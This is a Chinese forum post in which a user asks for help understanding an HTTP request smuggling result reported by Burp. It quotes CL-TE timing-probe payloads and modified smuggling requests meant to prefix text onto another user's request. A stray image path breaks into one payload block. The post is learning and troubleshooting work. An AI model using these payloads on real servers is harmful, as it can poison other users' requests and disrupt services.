链滴

有没有大神了解 http 请求走私

作者：guoguo23333
原文链接：https://ld246.com/article/1593306652374
来源网站：链滴

http请求走私

昨晚burp抓包抓出一个奇怪漏洞,叫http请求走私,第一次遇到.有点难搞哦

于是研究了一个通宵,可能是我太菜了,现在还没整明白,所以有了这个帖子(当然有误报的可能)

一

查看burp官方文档得知,burp扫描利用的是延时测试

CL-TE测试

```
POST / HTTP/1.1
Host: vulnerable-website.com
Transfer-Encoding: chunked
Content-Length: 4

1
A
X
```

由于前端服务器使用 Content-Length标头，因此它将仅转发此请求的一部分，而忽略 X。后端服务使用 Transfer-Encoding标头，处理第一个块，然后等待下一个块到达。这将导致明显的时间延迟。

扫描器中的payload

```
Transfer-Encoding: chunked
Content-Length: 31
Connection: keep-alive

f
6lrim=x&y9q7p=x
1
Z
Q
```

返回包的状态504

当我修改payload为


```
Transfer-Encoding: chunked
Content-Length: 31
Connection: keep-alive

f
```

原文链接：有没有大神了解 http 请求走私

6lrim=x&y9q7p=x
1
Z
0

返回包的状态为404,时间正常,没有截断



此处的疑惑是为什么返回包会有截断?

是因为请求超时吗

二

我百度了一些资料 Transfer-Encoding: chunked,有的资料说结束标示符是 0\n\n有的资料是 0,所以题又来了

Transfer-Encoding: chunked的结束标识符到底是什么?

三

如果忽略上一问而言

我修改payload为

Transfer-Encoding: chunked
Content-Length: 38
Connection: keep-alive

f
6lrim=x&y9q7p=x
1
Z
0

nihao

或者

Transfer-Encoding: chunked
Content-Length: 38
Connection: keep-alive

f

6lrim=x&y9q7p=x
1
Z
0

nihao

那么 nihao将会出现在下一个用户中的请求头中,成为

nihaoGET / HTTP/1

但是我怎么刷新页面都是404,问题出在哪儿了(当然前提是这个漏洞存在)

四

假设这个漏洞不存在,为什么页面会延时返回